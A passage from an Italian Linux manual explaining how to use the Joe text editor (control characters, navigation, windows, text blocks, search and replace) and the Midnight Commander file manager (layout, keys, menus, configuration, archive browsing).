La tecnica dei *caratteri di controllo* utilizza il simbolo apice inverso ('**`**') per iniziare la sequenza relativa. Quello che segue può essere un numero decimale di tre cifre, oppure un numero esadecimale o un numero ottale. Quando si preme '**`**' appare infatti il promemoria seguente che ricorda le tre possibilità.

```
Ctrl- (or 0-9 for dec. ascii, x for hex, or o for octal)
```

I codici che non possono essere rappresentati e appartengono alla fascia che va da 0 a 31 in decimale, vengono rappresentati con i simboli '**@**', '**A**', '**B**', '**C**' ... '**X**', '**Y**', '**Z**', '**[**', '**^**', '**]**', '****' e '**_**'. Tali simboli, se il terminale lo consente, appaiono sottolineati.

I codici che non possono essere rappresentati e appartengono alla fascia che va da 128 in poi, appaiono nella forma dei caratteri corrispondenti che si ottengono togliendo l'ottavo bit (ovvero sottraendo 128), ma invertiti.

La tecnica dei *metacaratteri* utilizza la sequenza [*Ctrl+*][*x*], dove *x* corrisponde al carattere che si ottiene togliendo l'ottavo bit al simbolo che invece si vuole ottenere. Quando si preme [*Ctrl+*], prima di premere il tasto finale, appare un invito a completare il metacarattere nell'ultima riga dello schermo.

```
Meta-
```

Quando si dispone di un terminale configurato correttamente, ci sono poche probabilità di dover utilizzare i caratteri di controllo o i metacaratteri per inserire lettere accentate o altri simboli particolari, dal momento che la tastiera dovrebbe rispondere correttamente. Quando però ci si trova a utilizzare un terminale mal configurato, queste tecniche diventano molto importanti.

Nello stesso modo, se possibile, conviene utilizzare una visualizzazione sullo schermo a 8 bit, in modo da vedere correttamente tutti i simboli che compongono l'insieme di caratteri per cui è configurato il proprio sistema (per l'Italia dovrebbe trattarsi di ISO 8859-1). Se però il terminale non lo consente, la visualizzazione attraverso l'inversione del testo è comunque un'ottima alternativa.

La tabella 84.13 elenca le corrispondenze tra le lettere accentate e i caratteri corrispondenti quando si elimina l'ottavo bit.

Tabella 84.13. Lettere accentate e simboli corrispondenti nei terminali a 7 bit, quando la codifica a 8 bit di partenza è ISO 8859-1.

ISO 8859-1	Simbolo corrispondente
à	‘
è	h
é	i
ì	l
ò	r
ù	y
À	@
È	H
É	I
Ì	L
Ò	R
Ù	Y

84.3.6 Navigazione

La navigazione del cursore all'interno del testo avviene in modo semplice e intuitivo attraverso l'uso dei tasti freccia e pagina, quando possibile, altrimenti con combinazioni di tasti abbastanza facili. Una particolarità importante di questo programma è la possibilità di raggiungere facilmente la zona del testo dove sono state fatte modifiche in precedenza. La tabella 84.14 elenca i tasti e le combinazioni utili per la navigazione del cursore nel testo.

Tabella 84.14. Comandi utili per la navigazione con Joe quando è configurato nel modo predefinito.

Tasto o combinazione	Risultato
tasti freccia	Spostano il cursore di una posizione nella direzione indicata dal tasto.
Ctrl+f	Spostamento a destra di un carattere.
Ctrl+b	Spostamento a sinistra di un carattere.
Ctrl+p	Spostamento in alto di una riga.
Ctrl+n	Spostamento in basso di una riga.
tasti pagina	Spostano il testo in modo verticale di un numero consistente di righe.
Ctrl+u	Spostamento alla schermata precedente.
Ctrl+v	Spostamento alla schermata successiva.
Ctrl+k u	Spostamento all'inizio del file.
Ctrl+k v	Spostamento alla fine del file.
Ctrl+k l *n*	Spostamento alla riga *n*.
Ctrl+k -	Spostamento alla posizione della modifica precedente.
Ctrl+k =	Spostamento alla posizione della modifica successiva.

84.3.7 Gestione dei file e conclusione

Joe permette di gestire diversi file contemporaneamente. Per questo, ogni file viene inserito in una finestra differente. Queste finestre possono essere visibili contemporaneamente, dividendosi lo spazio sullo schermo, oppure possono essere sovrapposte semplicemente.

Le operazioni di caricamento e salvataggio riguardano sempre solo la finestra attiva, cioè quella in cui si trova il cursore e che risulta visibile. La finestra che viene creata eredita tutte le sue caratteristiche da quella attiva nel momento della creazione, compreso il file in essa contenuto.

La tabella 84.15 elenca i comandi utili per la gestione di file e finestre.

Tabella 84.15. Comandi per la gestione di file e finestre.

Comando	Descrizione
Ctrl+k e *file*	Carica il file indicato in una nuova finestra.
Ctrl+k r *file*	Inserisce il file indicato nella posizione del cursore.
Ctrl+k d *file*	Salva eventualmente confermando o cambiando il nome del file.
Ctrl+k x	Salva ed elimina la finestra attiva.
Ctrl+c	Termina il lavoro della finestra attiva senza salvare.
Ctrl+k o	Crea una nuova finestra dividendo in due lo schermo.
Ctrl+k i	Ingrandisce al massimo la finestra attiva, oppure suddivide lo schermo tra le finestre.
Ctrl+k n	Passa alla finestra successiva.
Ctrl+k p	Passa alla finestra precedente.

La figura 84.9 mostra uno schermo diviso in due finestre.

Figura 84.9. Due finestre che si dividono lo spazio dello schermo.

```
    IW   AppuntiLinux/esempi/COPYING  Row 1    Col 1   10:37  Ctrl-K H for help

                    GNU GENERAL PUBLIC LICENSE
                       Version 2, June 1991

 Copyright (C) 1989, 1991 Free Software Foundation, Inc.
                          675 Mass Ave, Cambridge, MA 02139, USA
 Everyone is permitted to copy and distribute verbatim copies
 of this license document, but changing it is not allowed.

    IW   Unnamed (Modified)           Row 1    Col 11  10:37  Ctrl-K H for help
Ciao mondo_
```

Vale la pena di tenere a mente quanto segue:

- quando si salva utilizzando la sequenza [*Ctrl+k*][*d*] si può cambiare nome al file che si salva, ma il nome abbinato alla finestra resta ed è quello che sarà proposto ancora;
- la sequenza [*Ctrl+k*][*x*] salva senza fare domande, oppure richiede una conferma se Joe funziona con l'opzione '**`-exask`**';
- quando si carica un file all'interno di una finestra ottenuta suddividendo quella corrente, il file utilizza la finestra attiva e non viene collocato in una nuova;
- quando si chiude l'ultima finestra, il programma conclude la sua attività.

84.3.8 Taglia, copia, incolla e blocchi di testo

Una della caratteristiche più importanti di Joe è quella di poter intervenire attraverso le operazioni consuete di taglia-copia-incolla anche su porzioni verticali di testo.

La segnalazione del testo da tagliare o copiare avviene attraverso le sequenza [*Ctrl+k*][*b*], per l'inizio, e [*Ctrl+k*][*k*], per la posizione oltre la fine del blocco. Normalmente, il blocco selezionato risulta evidenziato.

Per tutto il tempo in cui il blocco risulta evidenziato, è possibile incollare attraverso [*Ctrl+k*][*c*], nella posizione in cui si trova il cursore, tagliare (nel senso di eliminare) attraverso [*Ctrl+k*][*y*], o spostare con la sequenza [*Ctrl+k*][*m*]. Il testo evidenziato può anche essere salvato in un file differente, attraverso [*Ctrl+k*][*w*]

Normalmente, la selezione del testo avviene nel modo tradizionale, verso destra e poi vero il basso, oppure verso sinistra e poi verso l'alto. È possibile attivare la modalità di selezione rettangolare attraverso [*Ctrl+t*][*x*]. Quando questa modalità è attivata, si dovrebbe notare una lettera '**X**' sulla barra di stato, nella parte sinistra.

La possibilità di selezionare un blocco di testo rettangolare (o verticale) fa sì che poi si possa incollare e spostare un blocco del genere, trattando il testo come una tabella.

La tabella 84.16 elenca i comandi utili per la gestione dei blocchi di testo.

Tabella 84.16. Comandi per la gestione dei blocchi di testo.

Comando	Descrizione
Ctrl+k b	Segnala l'inizio di un blocco di testo.
Ctrl+k k	Segnala la fine di un blocco di testo.
Ctrl+k c	Incolla un blocco di testo.
Ctrl+k y	Cancella un blocco di testo.
Ctrl+k m	Sposta un blocco di testo.
Ctrl+k w	Salva un blocco di testo in un file.
Ctrl+t x	Passa alla modalità di selezione rettangolare oppure a quella normale.

84.3.9 Modalità varie e formattazione del testo

Un programma per la gestione di file di testo può richiedere comportamenti differenti a seconda del tipo di file su cui si opera. In particolare può essere importante che il testo vada a capo da solo, oppure può essere preferibile il contrario. Nello stesso modo, si può desiderare che il testo scritto venga inserito in sovrascrittura, oppure nel modo normale.

La tabella 84.17 elenca alcuni comandi utili per la formattazione del testo.

Tabella 84.17. Comandi per la formattazione del testo.

Comando	Descrizione
Ctrl+t w	Suddivide automaticamente le righe, o meno.
Ctrl+k j	Riformatta il paragrafo in base ai margini stabiliti.
Ctrl+t l *n*	Definisce il margine sinistro (di *n* colonne).
Ctrl+t r *n*	Definisce il margine destro (di *n* colonne).
Ctrl+t t	Scambio delle modalità di sovrascrittura e inserimento.

84.3.10 Ricerche e sostituzioni

La ricerca di una stringa, o di un modello, si inizia con la sequenza [*Ctrl+k*][*f*].

```
Find (^C to abort):
```

Dopo l'inserimento della stringa, o del modello, viene richiesto il modo in cui effettuare la ricerca.

```
(I)gnore (R)eplace (B)ackwards Bloc(K) NNN (^C to abort):
```

Premendo semplicemente [*Invio*] si inizia una ricerca in avanti, altrimenti occorre indicare una o più istruzioni, attraverso l'uso di lettere o numeri, in relazione al tipo di azione che si intende compiere:

- '**`b`**' inizia una ricerca all'indietro;
- '**`i`**' non distingue tra lettere maiuscole e minuscole;
- '*n*' inserendo un numero si intende raggiungere l'*n*-esima occorrenza della stringa o del modello di ricerca;
- '**`r`**' sostituisce le stringhe trovate.

Quando la ricerca viene fatta con l'opzione '**`r`**' allo scopo di sostituire le stringhe, viene richiesta la stringa da utilizzare nella sostituzione.

```
Replace with (^C to abort):
```

Una volta inserita e premuto [*Invio*] inizia la ricerca; quindi, in presenza di una corrispondenza viene richiesto se si intende sostituire o meno il testo.

```
Replace (Y)es (N)o (R)est (B)ackup (^C to abort)?
```

- '**`y`**' sostituisce il testo;
- '**`n`**' salta la sostituzione e cerca la prossima occorrenza;
- '**`r`**' sostituisce tutte le occorrenze a partire da quella appena ritrovata (eventualmente limitandosi al numero indicato quando veniva specificato il tipo di ricerca);
- [*Ctrl+c*] interrompe la ricerca.

Joe consente di utilizzare delle espressioni per la ricerca, in modo da definire un modello particolare. In modo simile, è consentito anche l'utilizzo di espressioni per la sostituzione. Queste espressioni ricordano vagamente le espressioni regolari. Per conoscerne l'utilizzo si può consultare la documentazione: *joe(1)*. Vale la pena di rammentare che '**`\\`**' rappresenta una singola barra obliqua inversa, mentre '**`\n`**' rappresenta il codice di interruzione di riga.

[*Ctrl+l*] consente di ripetere una ricerca.

84.3.11 Completamento e storico

Quando il programma propone un invito a inserire qualche tipo di informazione (si pensi a quando si salva o si carica un file), è possibile utilizzare il tasto [*Tab*] per tentare di ottenere il completamento del nome. Se il nome non può essere completato, la pressione ulteriore di quel tasto fa apparire l'elenco delle possibilità.

Nello stesso modo, si possono usare i tasti [*freccia su*] o [*freccia giù*] per recuperare un'informazione inserita in precedenza nella stessa situazione. Si ottiene cioè lo scorrimento dello storico dei dati inseriti.

84.3.12 Considerazioni finali

Joe è un programma per la gestione dei file di testo piuttosto potente. Molte delle sue caratteristiche non sono state analizzate qui, soprattutto non sono descritte le sue possibilità di configurazione.

Come già suggerito, se si intende utilizzare assiduamente questo programma conviene consultare la sua documentazione originale: *joe(1)*.

File manager: Midnight Commander

Il gestore di file, o *file manager*, è quel tipo di programma che facilita la gestione di file e directory e spesso incorpora anche le funzionalità di una shell. Il programma più importante di questo genere è Midnight Commander, che corrisponde all'eseguibile '**mc**'. [1]

Midnight Commander, è un ottimo gestore di file per i terminali a caratteri. Il nome richiama chiaramente la sua origine: si tratta di un programma molto simile al noto Norton Commander (software proprietario nato per il Dos).

Non si può dire che si tratti di un programma essenziale, dal momento che gli strumenti a disposizione dei sistemi Unix comuni, sono più che sufficienti. Ma uno strumento del genere può facilitare di molto l'attività dell'utente comune o dell'amministratore del sistema.

85.1 Funzionamento

Lo scopo principale di questo programma è quello di permettere la visione e la gestione simultanea di due directory di lavoro.

Figura 85.1. Midnight Commander.

```
  Left        File        Command     Options     Right
~/AppuntiLinux/nanoLinux              ~/AppuntiLinux/esempi
       Name        Size     MTime            Name          Size    MTime
/..               10240 Nov 12 20:15  /..                 10240 Nov 12 20:15
 nanoBoot.ext2  1474560 Nov  5 17:15  *.aggiungi           4882 Sep 13 09:58
 nanoBoot.ext2.gz 1086110 Nov  5 17:18  *.spegnimi          2756 Nov  6 19:39
 nanoLinux.ext2 4194304 Oct 29 21:38   COPYING            17984 Aug  8  1994
 nanoLinu~ext2.gz 1355668 Oct 29 21:38  *ElencoAssenti      4672 Sep 13 09:58
 nanoRouter.ext2 1474560 Sep  5 22:54  *ElencoCrea          3785 Oct  5 17:18
 nanoRouter.txt      76 Nov  5 19:59  *SlackwareTrace     14232 Sep 26 15:12
 nanoUsr.ext2   1474560 Oct 30 19:12  *eliminautente       4349 Sep 13 09:59
                                      *posta-remota        3395 Sep 13 09:53
                                      *ppp-chiudi          1465 Sep 13 09:59
                                      *ppp-connetti        5760 Sep 13 09:59
                                      *ricicla             6572 Sep 13 09:56

 ..                                    ..
daniele@dinkel:~/AppuntiLinux/esempi$
1Help 2Menu 3View 4Edit 5Copy 6RenMov 7Mkdir 8Delete 9PullDn 10Quit
```

A questo proposito, si può suddividere lo schermo gestito da Midnight Commander in quattro parti:

1. la superficie più grande, nella parte centrale, è utilizzata da due pannelli contenenti l'elenco di due directory;
2. la penultima riga dello schermo viene usata per l'inserimento di comandi di shell;
3. l'ultima riga in basso mostra i riferimenti ai tasti funzionali;
4. la prima riga, in alto, è utilizzata per la barra del menù e può restare eventualmente invisibile fino a che il menù non viene richiamato.

[1] **GNU Midnight Commander** GNU GPL

Dei due pannelli, uno è quello attivo e di conseguenza è quella la directory corrente. Il pannello attivo è evidenziato dalla presenza della barra di selezione. La maggior parte delle operazioni hanno effetto sul pannello attivo e quando l'operazione richiede un riferimento a una destinazione, si fa riferimento alla directory dell'altro pannello.

La presenza di una riga di comando permette di inserire ed eseguire comandi di shell nel modo solito. Così, come una shell, è possibile terminare la sua esecuzione attraverso un semplice comando '**`exit`**', anche se questo non è il modo consueto: di solito si usa il tasto [*F10*].

85.1.1 Avvio di Midnight Commander

```
mc [opzioni] [directory_1 [directory_2]]
```

L'eseguibile '**`mc`**' viene avviato normalmente senza alcun argomento. Eventualmente, se si indicano una o due directory, il contenuto di queste viene visualizzato inizialmente.

Alcune opzioni

`-b`

Forza Midnight Commander a funzionare in modo monocromatico.

`-d`

Disabilita l'uso del mouse.

85.1.2 Uso del mouse

L'uso del mouse, quando la piattaforma lo consente, è abbastanza intuitivo:

- un clic con il primo tasto (quello sinistro) su un file di una directory, lo seleziona, attivando automaticamente il pannello relativo;
- un clic con il terzo tasto (quello destro) marca o toglie una marcatura a un file;
- un clic doppio su un file provoca
  - la sua esecuzione se si tratta di un eseguibile,
  - l'apertura della directory, se si tratta di una directory,
  - l'esecuzione di un'azione abbinata all'estensione del file, se non si tratta di un eseguibile;
- le funzioni associate ai tasti funzionali possono essere eseguite facendo un clic sull'etichetta di questi posta sull'ultima riga dello schermo;
- le voci del menù possono essere aperte con un clic, ma se queste sono nascoste, basta un clic sulla prima riga dello schermo per farle apparire.

85.1.3 Tastiera

Midnight Commander potrebbe essere utilizzato anche in situazioni non ottimali come lo è invece una console di GNU/Linux. In questi casi, il mouse potrebbe mancare e la tastiera potrebbe non rispondere nel modo consueto, come quando si sta utilizzando una connessione TELNET. Esistono quindi diversi modi per fare le stesse cose e un minimo di nozioni può fare risparmiare molto tempo.

Il programma fornisce dei suggerimenti e una guida interna, in cui viene usata una notazione per le combinazioni di tasti, tipica di Emacs. In pratica, '**`C-a`**' rappresenta la combinazione [*Ctrl+a*], mentre '**`M-a`**' rappresenta la combinazione [*Meta+a*] ([*Alt+a*] negli elaboratori i386).

In particolare, dal momento che non tutte le tastiere hanno un tasto [*Meta*], oppure alcune connessioni TELNET non ne permettono l'uso, in sua sostituzione si può utilizzare la sequenza [*Esc*][*tasto*]. Si tratta quindi di premere [*Esc*], rilasciarlo e premere subito dopo il tasto successivo.[2]

Anche i tasti funzionali possono creare dei problemi. In tal caso si può utilizzare la combinazione [*Meta+n*], dove il 10 corrisponde allo zero. Per esempio, al posto del tasto [*F1*] si può utilizzare la combinazione [*Meta+1*], mentre per [*F10*] si può usare [*Meta+0*].

Il tasto [*Invio*] ha diversi utilizzi a seconda del contesto:

- se è stato scritto qualcosa nella riga di comando, viene eseguito il comando;
- se la riga di comando è vuota, si ottiene un'azione equivalente al clic doppio sul file selezionato (quello su cui si trova la barra di selezione);
- se è aperta una finestra di dialogo, esegue l'azione corrispondente al pulsante grafico evidenziato o predefinito.[3]

Il funzionamento di altri tasti e combinazioni di tasti viene riassunto nella tabella 85.1. Quello che è importante tenere presente è che non sono sempre disponibili tutti in ogni situazione.

Tabella 85.1. Alcuni tasti e combinazioni di tasti utili per il controllo di Midnight Commander.

Comando	Alternativa	Descrizione
Meta+Esc	Esc Esc	Annulla l'ultima operazione o conclude qualcosa.
Ctrl+l		Ridisegna l'immagine dello schermo o della finestra.
Ctrl+r		Rilegge il contenuto della directory aggiornando il pannello attivo.
Ctrl+s	Meta+s	Inizia la ricerca di un file nel pannello attivo.
Meta+t		Passa alla modalità successiva di visualizzazione del pannello attivo.
+		Seleziona un gruppo di file, attraverso l'uso di metacaratteri.
-	\	Deseleziona un gruppo di file, attraverso l'uso di metacaratteri.
Tab	Ctrl+i	Seleziona l'altro pannello.
Ins	Ctrl+t	Marca o toglie la marcatura dal file selezionato.
freccia su	Ctrl+p	Sposta la barra di selezione in alto di una posizione.
freccia giù	Ctrl+n	Sposta la barra di selezione in basso di una posizione.
pagina su	Meta+v	Sposta la barra di selezione in alto di una pagina.
pagina giù	Ctrl+v	Sposta la barra di selezione in basso di una pagina.
Meta+Invio		Copia il nome del file selezionato nella riga di comando.
Meta+Tab		Tenta di completare il nome iniziato nella riga di comando.
Ctrl+q *x*		Inserisce *x* nella riga di comando evitando interpretazioni diverse.

[2] Data la funzione particolare che ha il tasto [*Esc*], come sostituto del tasto [*Meta*], si può comprenedere il motivo per il quale, spesso, per annullare un'operazione occorre premere due volte il tasto [*Esc*].

[3] Le finestre di dialogo contengono diversi tipi di elementi e la conferma o l'annullamento si ottengono selezionando una voce che riproduce una sorta di tasto virtuale.

Comando	Alternativa	Descrizione
Meta+p		Recupera il comando precedente accumulato nello storico dei comandi.
Meta+n		Recupera il comando successivo accumulato nello storico dei comandi.
freccia sinistra	Ctrl+b	Sposta il cursore a sinistra in una riga di comando qualunque.
freccia destra	Ctrl+f	Sposta il cursore a destra in una riga di comando qualunque.
Backspace	Ctrl+h	Cancella il carattere precedente.
Canc	Ctrl+d	Cancella il carattere successivo.

Utilizzando Midnight Commander, occorre fare attenzione all'uso del tasto [*Esc*]. Dal momento che serve a generare delle combinazioni (o meglio delle sequenze), come nel caso in cui si vogliono emulare i tasti funzionali, la semplice pressione di [*Esc*] non genera nulla, fino a che non si preme un altro tasto. Se la sequenza che si genera, [*Esc*][*tasto*], non è conosciuta da Midnight Commander, ciò che si ottiene è l'equivalente di [*Meta+Esc*], cioè l'annullamento o la conclusione di qualcosa.

85.1.4 Menù

Il funzionamento della barra del menù è abbastanza intuitivo. In particolare va ricordato che, per attivarlo quando non si dispone del mouse, si usa il tasto [*F9*].

A fianco delle voci contenute nelle tendine dei menù sono annotate le combinazioni della tastiera che possono essere usate come scorciatoia per la funzione relativa.

85.2 Configurazione

Midnight Commander può essere configurato a vari livelli. Il più semplice è la scelta del modo in cui devono essere usati i pannelli. Per questo si trovano i menù *`Left`* e *`Right`*, identici, ma riferiti ai pannelli rispettivi.

A livello globale, è possibile definire la configurazione di Midnight Commander attraverso il menù *`Options`*. In particolare è da ricordare che occorre salvare la configurazione, se si vuole che sia mantenuta. Il salvataggio di questa genera il file '`~/.mc/ini`'.

85.2.1 Pannelli

La figura 85.2 mostra il menù *`Left`*, attraverso il quale configurare il comportamento del pannello sinistro. Le stesse voci appaiono nel menù *`Right`*.

Figura 85.2. Il menù `Left` di Midnight Commander.

```
  Left       File        Command     Options     Right
                        x─────────────┐┌~/AppuntiLinux/esempi─────────────────────┐
 Listing mode...         │   MTime    ││   Name          │ Size │   MTime       │
 Quick view             40│Nov 12 21:06││ COPYING         │ 17984│Aug  8  1994 │
 Info                   60│Nov  5 17:15││*ElencoAssenti   │  4672│Sep 13 09:58 │
 Tree                   10│Nov  5 17:18││*ElencoCrea      │  3785│Oct  5 17:18 │
 ──────────────         04│Oct 29 21:38││*SlackwareTrace  │ 14232│Sep 26 15:12 │
 Sort order...          68│Oct 29 21:38││*eliminautente   │  4349│Sep 13 09:59 │
 ──────────────         60│Sep  5 22:54││*posta-remota    │  3395│Sep 13 09:53 │
 Filter...              76│Nov  5 19:59││*ppp-chiudi      │  1465│Sep 13 09:59 │
 ──────────────         60│Oct 30 19:12││*ppp-connetti    │  5760│Sep 13 09:59 │
 Network link...          │            ││*ricicla         │  6572│Sep 13 09:56 │
 FTP link...              │            ││*salva           │  6186│Oct 21 18:46 │
 ──────────────           │            ││*stampa-smb      │  2829│Oct 28 22:45 │
 Rescan     C-r           │            ││*traccia         │ 13817│Sep 26 15:13 │
                         ──────────────┘└──────────────────────────────────────────┘
 ..                                    ││traccia                                   │
daniele@dinkel:~/AppuntiLinux/nanoLinux$
1Help  2Menu  3View  4Edit  5Copy  6RenMov 7Mkdir  8Delete 9PullDn 10Quit
```

- `Listing mode...`

  attiva implicitamente la visualizzazione dell'elenco della directory aperta in quel pannello e ne specifica gli elementi;

- `Quick view`

  visualizza (per quanto possibile) il contenuto del file selezionato nell'altro pannello;

- `Info`

  mostra le informazioni complete del file selezionato nell'altro pannello;

- `Tree`

  mostra la struttura del file system;

- `Sort order`

  permette di definire l'ordinamento dei file che appaiono nel pannello;


- `Filter`

  permette di definire un filtro, espresso attraverso caratteri jolly o espressioni regolari, dei nomi degli elementi contenuti nel pannello.

85.2.1.1 Listing mode

La funzione `Listing mode` è molto utile per configurare l'aspetto dell'elenco di file del pannello sinistro e destro. La figura 85.3 mostra un esempio della maschera che viene ottenuta attraverso la sua selezione.

Figura 85.3. La maschera a cui si accede attraverso la voce `Listing mode`.

```
.----------- Listing mode ------------.
|                                     |
| (*) full file list       [< Ok >]   |
| ( ) brief file list      [ Cancel ] |
| ( ) long file list                  |
| ( ) user defined:                   |
|     half type,name,|,size,|,perm    |
|                                     |
| [ ] user mini status                |
|     half type,name,|,owner,|,group  |
|                                     |
'-------------------------------------'
```

È probabile che sia preferibile attivare la modalità *`Full file list`* (come si vede nell'esempio), oppure chi è più esperto può trovare utile la possibilità di configurare gli elementi da visualizzare nell'elenco, attraverso la voce *`User defined`*. In questo caso, occorre compilare il campo successivo, con l'indicazione delle colonne da includere. La prima parola chiave serve a stabilire la dimensione dell'elenco:

- '**`half`**' indica un elenco che utilizza solo metà schermo;
- '**`full`**' indica un elenco che utilizza tutto lo schermo.

Le parole successive rappresentano le colonne, separate da una virgola:

- '**`|`**' rappresenta una riga di divisione tra le colonne;
- '**`type`**' rappresenta un simbolo che permette di identificare il tipo di file;
- '**`name`**' rappresenta il nome del file;
- '**`owner`**' rappresenta il nome dell'utente proprietario;
- '**`group`**' rappresenta il nome del gruppo proprietario;
- '**`size`**' rappresenta la dimensione del file;
- '**`perm`**' rappresenta i permessi del file.

È possibile attivare anche la voce *`user Mini status`* per visualizzare sul fondo della finestra altre caratteristiche del file evidenziato dal cursore. Gli elementi da visualizzare sono indicati attraverso una sintassi analoga a quanto appena descritto sopra.

85.2.2 Opzioni

Il menù opzioni (*`Options`*) è quello che permette di configurare il funzionamento di Midnight Commander in modo globale, indipendentemente dalle caratteristiche di una finestra particolare. La funzione più importante è appunto *`Configuration`*, anche se in realtà, tutte le altre voci del menù riguardano la configurazione di questo programma.

La configurazione di Midnight Commander, sia per ciò che riguarda questo menù, che per quanto accessibile attraverso i menù *`Left`* e *`Right`*, viene memorizzata nel file '`~/.mc/ini`'. Per ottenere questo, occorre però che tale configurazione sia salvata attraverso la funzione *`Save setup`*, alla fine del menù delle opzioni.

85.2.2.1 Configuration

La funzione `Configuration` permette di modificare alcuni comportamenti importanti di Midnight Commander. Per esempio è possibile includere o escludere i file «nascosti» e quelli che rappresentano le copie di sicurezza di versioni precedenti. Inoltre, le versioni recenti di Midnight Commander permettono di utilizzare un programma interno per la gestione dei file di testo. Questo, a differenza dei comuni programmi del genere che funzionano su uno schermo a celle di caratteri, si avvicina molto ai programmi simili utilizzati in ambiente Dos. La figura 85.4 mostra un esempio della maschera di configurazione generale delle opzioni.

Figura 85.4. Menù opzioni: configurazione.

```
.----------------- Configure options ------------------.
| . Panel options --------. . Other options ---------. |
| | [x] show backup files | | [x] verbose operation  | |
| | [x] show hidden files | | [x] shell Patterns     | |
| | [x] mark moves down   | | [ ] auto save setup    | |
| | [ ] drop down menus   | | [ ] auto menus         | |
| | [ ] mix all files     | | [x] use internal edit  | |
| | [ ] fast dir reload   | | [x] use internal view  | |
| `-----------------------' | [x] complete: show all | |
|                           | [x] rotating dash      | |
| . Pause after run... ---. | [ ] lynx-like motion   | |
| | ( ) never             | | [ ] advanced chown     | |
| | (*) on dumb terminals | | [x] cd follows links   | |
| | ( ) always            | | [ ] safe delete        | |
| `-----------------------' `------------------------' |
|        [< Ok >]       [ Save ]       [ Cancel ]      |
`------------------------------------------------------'
```

85.3 File system virtuali

Uno dei vantaggi principali nell'utilizzo di questo programma sta nella facilità con cui è possibile accedere al contenuto di file compressi o a dei servizi FTP. È sufficiente premere [*Invio*] su un archivio, anche compresso, per accedere al suo contenuto (in sola lettura). Anche i pacchetti RPM (Red Hat) e Debian sono accessibili facilmente, purché siano presenti i programmi '**`rpm`**' e '**`dpkg`**'.


Figura 85.5. Midnight Commander permette di accedere facilmente anche al contenuto di archivi compressi.

```
  Left       File       Command     Options     Right
~/AppuntiLinux/nanoLinux              zip:/home/daniele/dosutils.zip
      Name          Size     MTime           Name         Size     MTime
/..               10240 Nov 12 21:47    ~..                  8 Jul 12 11:29
 nanoBoot.ext2    1474560 Nov  5 17:15   ALLFILES.COM       417 Jun 25 02:10
 nanoBoot.ext2.gz 1086110 Nov  5 17:18   ALLFILES.TXT       572 Jun 25 02:10
 nanoLinux.ext2   4194304 Oct 29 21:38   ASK.COM             67 Jun 25 02:00
 nanoLinu~ext2.gz 1355668 Oct 29 21:38   ASK.TXT            912 Jun 25 02:00
 nanoRouter.ext2  1474560 Sep  5 22:54   BLACKOUT.COM       445 Jun 25 02:01
 nanoRouter.txt        76 Nov  5 19:59   BLACKOUT.TXT      2199 Jun 25 02:01
 nanoUsr.ext2     1474560 Oct 30 19:12   BOING.COM          194 Jun 25 02:00
                                         CAPTURE.COM       1626 Jun 25 03:01
                                         CAPTURE.TXT       1610 Jun 25 03:01
                                         COMPACT.EXE        641 Jun 25 02:00
                                         COMPID.COM         203 Jun 25 02:01
..                                       ALLFILES.TXT
daniele@dinkel:~$
1Help  2Menu  3View  4Edit  5Copy  6RenMov 7Mkdir 8Delete 9PullDn 10Quit
```

Figura 85.6. Gli archivi RPM vengono gestiti come archivi compressi.

```
  Left        File        Command      Options      Right
┌~/AppuntiLinux/nanoLinux──────────────┐┌...niele/bash-1.14.7-1.i386.rpm/bin─┐
│       Name        │  Size  │   MTime     ││      Name       │  Size │   MTime    │
│/..                │   10240│Nov 12 22:05 ││/..              │      0│Jun  1 01:04│
│ nanoBoot.ext2     │ 1474560│Nov  5 17:15 ││*bash            │ 300668│Sep  4  1996│
│ nanoBoot.ext2.gz  │ 1086110│Nov  5 17:18 ││@sh              │      4│Sep  4  1996│
